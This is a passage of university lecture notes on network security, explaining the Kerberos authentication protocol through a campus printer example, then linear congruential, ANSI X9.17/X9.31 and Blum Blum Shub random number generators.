- Such a hierarchy of KDCs simplifies the distribution of master keys. A KDC hierarchy also limits the damage caused by a faulty or subverted KDC.

- Before ending this section, it is important to point out that for small networks there does exist an alternative to the KDC based

approach to session-key generation. The alternative consists of storing at every node of a network the "master" keys needed for communicating privately with each of the other N nodes in a network. Therefore, each node will store $N-1$ such keys. If the messages shuttling back and forth in the network are short, you may use these keys directly for encryption. However, when the messages are of arbitrary length, a node A in the network can use the master key for another node B to first set up a session key and subsequently use the session key for the actual encryption of the messages.

10.3: KERBEROS

- To see a need for this protocol, consider the following application "scenario:"

  – Let's say that a university computer network wants to provide printer services to its students. The printers are located at certain designated locations on the campus. Each student gets a "printer budget" on a semester basis. A student is allowed a certain number of free pages. When a student has used up his/her printer budget, he/she is expected to deposit money in the registrar's office for additional pages.

  – The printers are connected to machines that we can refer to as "printer servers" that — let's say — run the CUPS software. [In Linux/Unix environments, CUPS is probably the most popular software package used today to turn your machine into printer server. (The acronym started out as standing for "Common Unix Printing System" but now it's a name unto itself. With CUPS installed, your machine can accept print requests from other hosts in your LAN or even in the internet at large if you enable CUPS accordingly. Most of the time, though, most folks use CUPS on a standalone basis to send jobs to printers that you are authorized to access.) CUPS is an implementation of the Internet Printing Protocol (IPP). Think of IPP in the same way as you think of HTTP: IPP is a client-server protocol in which the client hosts send requests for print jobs (*and, only the requests, since, eventually, the print jobs go directly to the printers*) to the server hosts. The clients may query a server for the status of a printer, for the status of a print job, the printer options, etc. In the same manner as HTTP, IPP is described in a series of RFC documents issued by IETF. For example, RFC 2910 and 2911 describe the version IPP/1.1 of the protocol. By the way, the default server port for IPP is TCP/631 in the same manner as the default server port for HTTP is TCP/80. CUPS also uses

the port UDP/631 for printer discovery. With regard to the relationship between IPP and TCP, IPP is in the application layer of the 4-layer TCP/IP stack you'll see in Lecture 16. Under IPP, each printer gets its own IP address and communications with the printer are based on the TCP protocol described in Lecture 16.]

– There are several security and authentication issues involved in this scenario. When a print request is received, a printer server must first authenticate the client — since not all the client hosts on the campus may be authorized to send jobs to the printer in question. Subsequently, the printer server must also validate the print request received against the print budget for the student who sent the request. Finally, the printer server must somehow enable a confidential communication link directly from the host where the print request originated to the printer in question. That is, you would not want a student to send his/her job to the printer in plaintext. At the same time, you would not want an off-the-shelf printer to have to do too much security-related computing **for an encrypted link between the student and the printer**. The printer server would not want to route all the print jobs through itself since that would unnecessarily bog down the server.

– The big issue here is how to establish a direct authenticated and confidential communication link between the host where the print request originated and the printer. Since printers generally are rudimentary when it comes to general purpose computing, you may not expect a printer to contain all of the software that generally is required these days (such as the SSL/TLS libraries) for establishing such links. And you certainly would not want the students to establish password based connections with the printers (for authentication) since such passwords are likely to be transmitted in clear text over a network.

– All of the difficulties mentioned above are solved by the Kerberos

protocol described in this section. With the Kerberos protocol, there is no reason to transmit passwords in clear text or otherwise. As in the Needham-Schroeder protocol, Kerberos operates on the principle of shared secret keys. If you have enabled Kerberos in the CUPS software on the printer server, when you add a client host to the group of hosts allowed to send print jobs to the printers, you'll simultaneously create a secret key (like the master keys in the Needham-Schroeder protocol) that will be shared by the client and the printer server. The printer server will also possess a shared secret key for communicating with each of the printers it is in charge of. Eventually, through the Kerberos protocol, the printer server will bring into existence a secret session key that would allow, say, **a student's laptop to send a print job directly to the printer over an encrypted link.**

- This protocol provides security for client-server interactions in a network. We are talking about servers such as printer servers (as in the example described above), database servers, news servers, FTP servers, and so on.

- The main difference between the Needham-Schroeder protocol and the Kerberos protocol is that the latter makes a distinction between the clients, on the one hand, and the service providers, on the other. As you will recall, no such distinction is made in the Needham-Schroeder protocol.

- In the Kerberos protocol, the Key Distribution Center (KDC) is divided into two parts, one devoted to client authenticaiton, and the other in charge of providing security to the service providers.

- With regard to the strange sounding name of this protocol, note that Kerberos is another name for Cerberus, the three-headed dog who guards the gates of Hades in Greek mythology.

- As mentioned, and as shown in Figure 2, the KDC in Kerberos has two parts to it, one in charge of security vis-a-vis the clients and the other in charge of the security vis-a-vis the service providers. The former is called the Authentication Server (AS) and the latter the Ticket Granting Server (TGS). If there is any complexity to Kerberos, especially vis-a-vis the Needham-Schroeder protocol, it is owing to the fact that a client cannot gain direct access to TGS and only the TGS can provide a session key to communicate with a service provider. A client must first authtenticate himself/herself/itself to AS and obtain from AS a session key for accessing TGS. [Consider again the printer scenario I painted for when Kerberos is supposed to be used — it makes perfect sense in that scenario to separate the Authentication Server AS from the Ticket Granting Server TGS. With such a separation, AS can concern itself exclusively with matters related to user authentication, which would include keeping up-to-date with who is allowed to use which printers. In a large enterprise like Purdue University with its tens of thousands of users, the database of users and which printers and other resources the users are allowed to access is bound to be in a constant state of flux as new students join the university, graduating students leave, and other students who may drop out for a while. On the other hand, TGS can concern itself exclusively with issues related directly to the printers. These issues could include keeping track of the current load on each printer so that a user wanting access to a printer that already has too many jobs in its queue could be warned; etc.]

- In the rest of the Kerberos protocol described here, we will use the following notation:

– K_{Client} denotes the secret key held by AS for the Client.

– K_{TGS} denotes the secret key held by AS for TGS. TGS also has this key.

– $K_{ServiceProvider}$ denotes the secret key held by AS for the Service Provider. The Service Provider also has access to this key.

– $K_{Client-TGS}$ denotes the **session key** that AS will send to the Client for communicating with TGS.

– $K_{Client-ServiceProvider}$ denotes the **session key** that TGS will send to the Client for communicating with the Service Provider.




Figure 2: *The main "actors" that participate in the Kerberos protocol.* (*This figure is from Lecture 10 of "Computer and Network Security" by Avi Kak*)

- Each Client *registers* with the Authentication Server and is granted a user identity and a secret password. As shown in Figure 3, the Client sends a request *in plain text* to the AS. This request is for a service that the Client expects from the Service Provider. (Message 1) [The message numbers are shown in small circles in Figure 3.]

- The AS sends back to the Client the following two messages encrypted with the K_{Client} key. In the database maintained by AS, this key is specific to the Client and will remain unchanged as long as the client does not alter his/her password. Note that this encryption key is **not** directly known to the Client. The two messages are:

  – A session key $K_{Client-TGS}$ that the client can use to communicate with TGS. (Message 2) This message may be expressed as

  $$E(K_{Client}, [K_{Client-TGS}])$$

  – A **Ticket-Granting Ticket** (TGT) that is meant for delivery to TGS. This ticket includes the client's user ID, the client's network address, validation time, and the same $K_{Client-TGS}$ session key as mentioned above. The ticket is encrypted with the K_{TGS} secret key that the AS server maintains for TGS. (Message 3) Therefore, this message from AS to the Client may be expressed by




Figure 3: *A pictorial depiction of the Kerberos protocol.*

(This figure is from Lecture 10 of "Computer and Network Security" by Avi Kak.)

$E(K_{Client}, [K_{Client-TGS}, E(K_{TGS}, [ClientID, ClientIP, ValidityPeriod, K_{Client-TGS}])])$

The TGT is also referred to as the **initial ticket** since it enable the Client to subsequently obtain Client-to-ServiceProvider tickets from TGS.

- When the client receives the above messages, the client enters his/her password into a dialog box. An algorithm converts this password into what would be the K_{Client} encryption key if the password is correct. **The password is immediately destroyed** and the generated key used to decrypt the messages received from AS. The decryption allows the Client to extract the session key $K_{Client-TGS}$ and the ticket meant for TGS from the information received from AS.

- The client now sends the following two messages to TGS:

  – The encrypted ticket meant for TGS followed by the ID of the requested service. If the client wants to access an FTP server, this would be the ID of the FTP server. (Message 4)

  – A **Client Authenticator** that is composed of the client ID and the timestamp, the two encrypted with the $K_{Client-TGS}$ session key. (Message 5)

- TGS recovers the ticket from the first of the two messages listed above. From the ticket, it recovers the $K_{Client-TGS}$ session. The TGS then uses the session key to decrypt the second message listed above that allows it to authenticate the Client.

- TGS now sends back to the Client the following two messages:

  – A Client-to-ServiceProvider ticket that consists of 1) the Client ID, 2) the Client network address, 3) the validation period, and 4) a session key for the Client and the Service Provider, $K_{Client-ServiceProvider}$. This session key is encrypted with the $K_{ServiceProvider}$ key that is known to TGS. (Message 6)

  – The same $K_{Client-ServiceProvider}$ session key as mentioned above but this time encrypted with the $K_{Client-TGS}$ session key. (Message 7)

- The client recovers the ticket meant for the service provider with the $K_{Client-TGS}$ session key.

- The client next sends the following two messages to the service provider:

  – The Client-to-ServiceProvider ticket that was encrypted by TGS with the $K_{ServiceProvider}$ key. (Message 8)

  - An authenticator that consists of the Client ID and the time-stamp. This authenticator is encrypted with the $K_{Client-ServiceProvider}$ session key. (Message 9)

- The Service Provider decrypts the ticket with its own $K_{ServiceProvider}$ key. It extracts the $K_{Client-ServiceProvider}$ session key from the ticket, and then uses the session key the decrypt the second message received from the client.

- If the client is authenticated, the ServiceProvider sends to the Client a message that consists of the timestamp in the authenticator received from the Client plus one. This message is encrypted using the $K_{Client-ServiceProvider}$ session key. (Message 10)

- The client decrypts the message received from the Service Provider using the $K_{Client-ServiceProvider}$ session key and makes sure that the message contains the correct value for the timestamp. If that is the case, the client can start interacting with the Service Provider. When the "Service Providers" are the campus-wide printers at a place like Purdue, as in the motivatiional scenario painted at the beginning of this section, it is the $K_{Client-ServiceProvider}$ key that allows a student's laptop to send his/her job directly to a printer over an encrypted connection.

- An additional advantage of separating AS from TGS (although

they may reside in the same machine) is that the Client needs to contact AS only once for a Client-to-TGS ticket and the Client-to-TGS session key. These can subsequently be used for multiple requests to the different service providers in a network.

- In your use of network-based client-server applications, you are likely to run into the acronym GSS-API (sometimes abbreviated GSSAPI) when a server asks you to authenticate yourself. GSS-API is an official standard and Kerberos is the most common implementation of this API. The acronym GSS-API stands for Generic Security Services API. [I suppose you already know that API stands for *Application Programming Interface*. API has got to be one of the most commonly used acronyms in modern engineering.]

10.4: RANDOM NUMBER GENERATION

Secure communications in computer networks would simply be impossible without high quality random and pseudorandom number generation. Here are some of the reasons:

- The session keys that a KDC must generate on the fly are nothing but a sequence of randomly generated bytes. For the purpose of transmission over character-oriented channels (as is the case with all internet communications), each byte in such a sequence could be represented by its two hex digits. So a 128-bit session key would simply be a string of 32 hex digits.

- The **nonces** that are exchanged during handshaking between a host and a KDC (see Section 10.2) and amongst hosts are also random numbers.

- As we will see in Lecture 12, random numbers are also needed for the RSA public-key encryption algorithm. Fundamentally, what RSA needs are prime numbers. However, since there do not exist methods that can generate prime numbers directly, we resort to generating random numbers and testing them for primality.

- As you will see in Lecture 24, you also need random numbers to serve as salts in password hashing schemes. As you will learn in that lecture, you combine randomly generated bits with the string of characters entered by user as his/her password, and then hash the whole thing to create a password hash. Salts make it much more challenging to crack passwords by table lookup.

- You need true random numbers, as opposed to pseudorandom numbers, to serve as one-time keys.

10.4.1: When Are Random Numbers Truly Random?

- To be considered truly random, a sequence of numbers must exhibit the following two properties:

  Uniform Distribution: This means that all the numbers in a designated range must occur equally often.

  Independence: This means that if we know some or all the number up to a certain point in a random sequence, we should not be able to predict the next one (or any of the future ones).

- Truly random numbers can only be generated by physical phenomena (microscopic phenomena such as thermal noise, and macroscopic phenomena such as cards, dice, and the roulette wheel).

- Modern computers try to approximate truly random numbers through a variety of approaches that we will address in Section 10.6 through 10.8 of this lecture.

- Algorithmically generated random numbers are called **pseudo-random numbers**. [Despite the pejorative sense conveyed by "pseudo," the repeatability of pseudorandom numbers is of great importance in engineering work. Let's say you are debugging

a computer program that requires random input for one of its variables. If you only had access to truly random numbers for testing the program, it would be difficult for you to be certain that the change in the behavior of the program for its different runs was not because of a bug in your code.]

10.5: PSEUDORANDOM NUMBER GENERATORS (PRNGs): LINEAR CONGRUENTIAL GENERATORS

- This is by far the most common approach for generating pseudo-random numbers for non-security applications.

- Starting from a seed X_0, a sequence of (presumably pseudorandom) numbers X_0, X_1, ..., X_i, ... is generated using the recursion:

$$X_{n+1} \;=\; (a \cdot X_n \;+\; c) \;\bmod\; m$$

where

m	*the modulus*	$m > 0$
a	*the multiplier*	$0 < a < m$
c	*the increment*	$0 \leq c < m$
X_0	*the seed*	$0 < X_0 < m$

- The values for the numbers generated will be in the range $0 \leq X_n < m$.

- As to how random the produced sequence of numbers is depends critically on the values chosen for m, a, and c. For example, choosing $a = c = 1$ results in a very predictable sequence.

- Should a previously generated number be produced again, what comes after the number will be a repeat of what was seen before. That is because for a given choice of m, c, a, the next number depends only on the current number. Consider the case when $a = 7$, $c = 0$, $m = 32$ and when the seed $X_0 = 1$. The sequence of numbers produced is $\{7,\ 17,\ 23,\ 1,\ 7,\ 17,\ 23,\ 1, ...\}$. The period in this case is only 4.

- Since the "randomness" property of the generated sequence of numbers depends so critically on m, a, c, people have come up with criteria on how to select values for these parameters:

  – To the maximum extent possible, the selected parameters should yield a **full-period sequence** of numbers. The period of a full-period sequence is equal to the size of the modulus. Obviously, in a full-period sequence, each number between 0 and $m - 1$ will appear only once in a sequence of m numbers.

  – It has been shown that when m is a prime and c is zero, then for certain value of a, the recursion formula shown above is guaranteed to produce a sequence of period $m - 1$. Such a

sequence will have the number 0 missing. But every number n, $0 < n < m$, will make exactly one appearance in such a sequence.

– The sequence produced must pass a suite of statistical tests meant to evaluate its randomness. These tests measure how uniform the distribution of the sequence of numbers is and how statistically independent the numbers are.

- Commonly, the modulus m — we want it to be a prime — is chosen so that it is also the largest positive integer value for a system. So for a 4-byte signed integer representation, m would commonly be set to $2^{31} - 1$. With $c = 0$, our recursion for generating a pseudorandom sequence then becomes

$$X_{n+1} = (a \cdot X_n) \bmod (2^{31} - 1)$$

- Earlier we said that when m is a prime and c is zero, then certain values of a will guarantee an output sequence with a period of $m - 1$. A commonly used value for a is $7^5 = 16807$.

- Statistical properties of the pseudorandom numbers generated by using $m = 2^{31}-1$ and $a = 7^5$ have been analyzed extensively. It is believed that such sequences are statistically indistinguishable from true random sequences consisting of positive integers greater than 0 and less than m.

- But are such sequences cryptographically secure? [The previous bullet says that a random sequence produced by a linear congruential generator can be indistinguishable from a true random sequence. So why this question about its cryptographic security? Yes, indeed, taken purely as a sequence of numbers, without any knowledge of how the sequence was produced, the output of a linear congruential generator can indeed look very random when analyzed with probability-based and other statistical tools. But should the attacker know that the sequence was produced by a linear congruential generator, all bets are off regarding its cryptographic security. Read on.]

- A pseudorandom sequence of numbers is **cryptographically secure** if it is difficult for an attacker to predict the next number from the numbers already in his/her possession.

- When **linear congruential generators** are used for producing random numbers, **the attacker only needs three pieces of information to predict the next number from the current number**: m, a, c. The attacker may be able to infer the values for these parameters by solving the simultaneous equations:

$$\begin{aligned} X_1 &= (a \cdot X_0 + c) \bmod m \\ X_2 &= (a \cdot X_1 + c) \bmod m \\ X_3 &= (a \cdot X_2 + c) \bmod m \end{aligned}$$

Just as an exercise assume that $m = 16$, $c = 0$, and $a = 3$.

Assuming X_0 to be 3, set up the above three equations for the next three values of the sequence. These values are 9, 11, and 1. You will see that it is not that difficult to infer the value for the parameters of the recursion.

- The upshot is that even when a pseudorandom number generator (PRNG) produces a "good" random sequence, it may not be secure enough for cryptographic applications.

- A pseudorandom sequence produced by a PRNG can be made more secure from a cryptographic standpoint by restarting the sequence with a different seed after every N numbers. One way to do this would be to take the current clock time modulo m as a new seed after every so many numbers of the sequence have been produced.

10.6: CRYPTOGRAPHICALLY SECURE PRNG'S: The ANSI X9.17/X9.31 ALGORITHM

- As mentioned in the previous section, a pseudorandom sequence of numbers is cryptographically secure if it is difficult for an attacker to predict the next number from the numbers already in his/her possession. The algorithm of the previous section does NOT yield cryptographically secure random numbers.

- We will now talk about a widely used cryptographically secure pseudorandom number generator (CSPRNG). This technique for generating pseudorandom numbers is used in many secure systems, including those for financial transactions, email exchange (as made possible by, say, the PGP protocol that we will take up in Lecture 20), etc.

- X9.17 in the title of this section refers to the 1985 version of the ANSI standard whose Appendix C describes this PRNG. And X9.31 refers to the 1998 version of the standard whose Appendix A2.4 describes the same PRNG.

- As shown in Figure 4, this PRNG is driven by two encryption keys and two special inputs that change for each output number in a sequence.

- Each of the three "EDE" boxes shown in Figure 4 stands for the two-key 3DES algorithm. As you will recall from Lecture 9, the two-key 3DES algorithm carries out a DES encryption, followed by a DES decryption, and followed by a DES encryption. The acronym EDE means "encrypt-decrypt-encrypt".

- The two inputs are: (1) A 64-bit representation of the current date and time (DT_j); and (2) A 64-bit number generated when the previous random number was output (V_j). The PRNG is initialized with a seed value for V_0 for the very first random number that is output.

- All three EDE boxes shown in Figure 4 use the same two 56-bit encryption keys K_1 and K_2. These two encryption keys stay the same for the entire pseudorandom sequence.

- The output of the PRNG consists of the sequence of pairs $(R_j,\ V_{j+1})$, $j\ =\ 0,\ 1,\ 2, ...$, where R_j is the j^{th} random number produced by the algorithm and V_{j+1} the input for the $(j+1)^{th}$ iteration of the algorithm. From Figure 4 the output pair $(R_j,\ V_{j+1})$ is given by




Figure 4: *ANSI X9.17/X9.31 Pseudorandom Number Generator.* (*This figure is from Lecture 10 of "Computer and Network Security" by Avi Kak.*)

$$R_j = EDE\left([K_1, K_2]\,,\ [V_j \otimes EDE([K_1, K_2]\,,\ DT_j)]\right) \quad (1)$$
$$V_{j+1} = EDE\left([K_1, K_2]\,,\ [R_j \otimes EDE([K_1, K_2]\,,\ DT_j)]\right) \quad (2)$$

where $EDE([K_1, K_2],\ X)$ refers to the encrypt-decrypt-encrypt sequence of 3DES using the two keys K_1 and K_2.

- The following reasons contribute to the cryptographic security of this approach to PRNG:
  - We can think of V_{j+1} as a **new seed** for the next random number to be generated. This seed cannot be predicted from the current random number R_j.
  - Besides the difficult-to-predict pseudorandom seed for each random number, the scheme uses one more independently specified pseudorandom input — an encryption of the current date and time.
  - Each random number is related to the previous random number through multiple stages of DES encryption. An examination of Equation (1) above shows there are **more than two EDE encryptions** between two consecutive random numbers. If you could say from Equation (2) that there exists one EDE encryption between a random number and the seed for the next random number, then it would be fair to say that

there exist **three EDE encryptions** between two consecutive random numbers. Since one EDE encryption amounts to three DES encryptions, we can say that there exist **nine DES encryptions** between two consecutive random numbers, making it virtually impossible to predict the next random number from the current random number.

– Even if the attacker were to somehow get hold of the current V_j, it would still be practically impossible to predict V_{j+1} because there stand at least two EDE encryptions between the two.

- Is there a price to pay for the cryptographic security of ANSI X9.17/X9.31? Yes, it is a much slower way to generate pseudo-random numbers. That makes this approach unsuitable for many applications that require randomized inputs.

- Finally, note that whereas the ANSI X9.17/X9.31 standard requires the 2-key 3DES (that is, EDE) in Figure 4, the NIST version allows AES to be used for the same.

- A wonderful article to read on the cryptographic security of PRNGs is "Cryptanalytic Attacks on Pseudorandom Number Generators" by John Kelsey, Bruce Schneier, David Wagner, and Chris Hall.

10.7: CRYPTOGRAPHICALLY SECURE PRNG'S: THE BLUM BLUM SHUB GENERATOR (BBS)

- This is another cryptographically secure PRNG. This has probably the strongest theoretically proven cryptographic security.

- The BBS algorithm consists of first choosing two large prime numbers p and q that both yield a remainder of 3 when divided by 4. That is

$$p \equiv q \equiv 3 \pmod 4$$

  For example, the prime numbers 7 and 11 satisfy this requirement.

- Let

$$n = p \cdot q$$

- Now choose a number s that is relatively prime to n. (This implies that p and q are **not** factors of s.)

- The BBS generator produces a pseudorandom sequence of bits B_j according to

$$
\begin{aligned}
X_0 &= s^2 \mod n \\
\\
for\ i &= 1\ to\ \inf \\
X_i &= (X_{i-1})^2 \mod n \\
B_i &= X_i \mod 2
\end{aligned}
$$

- Note that B_i is the least significant bit of X_i at each iteration.

- Because BBS generates a pseudorandom bit stream directly, it is also referred to as a **cryptographically secure pseudorandom bit generator** (CSPRBG).

- By definition, a CSPRBG must pass the **next-bit test**, that is there must not exist a *polynomial-time algorithm* that can predict the k^{th} bit given the first $k-1$ bits with a probability significantly greater than 0.5. BBS passes this test. [In the theory and practice of algorithms, *polynomial-time* algorithms are considered to be efficient algorithms and *exponential-time* algorithms considered to be inefficient. At Purdue, our class ECE664 goes into such distinctions between the different types of algorithms.]

- The above discussion is not meant to imply that you can only generate pseudorandom single-bit streams with the BBS algorithm. By packing the single bits into, say, 4-byte memory blocks, one

can generate 32-bit integers that would be cryptographically secure. In fact, this is what you are supposed to do in one of the programming problems in the Homework section of this lecture.

10.8: ENTROPY SOURCES FOR GENERATING TRUE RANDOM NUMBERS

- Over the years, new types of random number generators have been developed that allow for the generation of true random numbers, as opposed to just pseudorandom numbers. We will refer to an entity that allows for the production of true random numbers as TRNG for True Random Number Generator. And, as you know, the acronym PRNG stands for a Pseudo Random Number Generator. And the acronym CSPRNG stands for a cryptographically secure PRNG.

